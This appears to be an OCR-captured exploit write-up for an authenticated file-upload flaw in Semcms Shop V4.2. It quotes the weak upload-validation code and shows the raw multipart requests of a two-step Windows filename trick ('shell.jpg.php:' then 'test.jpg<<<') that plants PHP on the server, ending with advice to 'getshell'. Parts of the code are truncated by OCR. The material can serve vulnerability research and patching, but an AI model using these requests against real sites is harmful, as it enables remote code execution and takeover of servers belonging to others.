
Semcms Shop V4.2 后台文件上传getshell

On **SEMCMS_Upfile.php**



```php
<?php

//文件上传方式
 $uptype = explode(".",$_FILES["file"]["name"]);//获取扩展名
 var_dump($_FILES);
 var_dump($uptype);
 //
//验证文件类型号
$kuozm=strtolower(end($uptype));
if (preg_match('/jpg|jpeg|gif|png|doc|xls|pdf|rar|zip|bmp|ico/i',$kuozm) && ($_FILES["file"]["size"]
  {
  if ($_FILES["file"]["error"] > 0)
    {
   // echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
      echo "<script language='javascript'>alert('上传失败,返回重新选择');history.go(-1);</script>";
    }
  else
    {
//      echo "Upload: " . $_FILES["file"]["name"] . "<br />";
//      echo "Type: " . $_FILES["file"]["type"] . "<br />";
//      echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />";
//      echo "Temp file: " . $_FILES["file"]["tmp_name"] . "<br />";

      //文件存放路径
      $Imageurl=$_POST["imageurl"];
      $filed=$_POST["filed"];
      $filedname=$_POST["filedname"];

      //文件重命名


      var_dump($_POST["wname"]);
      if (test_input($_POST["wname"])!==""){//自定义文件名
        $newname=test_input($_POST["wname"]).".".end($uptype); //新的文件名
        echo $newname;
      }else{
```


Regular matching for white lists can be passed as long as the **file suffix has the white list**

It is possible to **control the file name**, and the suffix is spliced from the previously obtained file suffix

第一次上传

`wname=shell.jpg.php: filename=test.jpg`


At this point, after splicing, `$newname=shell.jpg.php:.jpg` is displayed. On Windows platforms, the following `:` file name will change to `shell.jpg.php` due to non-compliance with the rules, but the php point to `shell.jpg.php:.jpg`, so the file content cannot be transferred in. At this point, an empty php file has been constructed



```
------WebKitFormBoundarygJpnHJZ7L0C3TBnI
Content-Disposition : form-data ; name="wname"

shell.jpg.php:
------WebKitFormBoundarygJpnHJZ7L0C3TBnI
Content-Disposition : form-data ; name="file"; filename ="1.jpg<<<"
Content-Type : application/x-zip-compressed

<?php  phpinfo();?>
------WebKitFormBoundarygJpnHJZ7L0C3TBnI
Content-Disposition : form-data ; name="imageurl"
```




第二次上传

`wname=shell filename=test.jpg<<<`

After splicing, `$newname=shell.jpg<<<`, while `<` in Windows is equivalent to a wildcard character, which will match `shell.jpg.php`


To transfer the file content to `shell.jpg.php`



```
------WebKitFormBoundaryM4PBqa7wBEjh2dE9
Content-Disposition : form-data; name="wname"

shell
------WebKitFormBoundaryM4PBqa7wBEjh2dE9
Content-Disposition : form-data; name="file"; filename="test.jpg<<<"
Content-Type : application/x-zip-compressed

<? phpinfo();?>
------WebKitFormBoundaryM4PBqa7wBEjh2dE9
Content-Disposition : form-data; name="imageurl"
```



```
<?php phpinfo();?>
```

After uploading any php file, you can try getshell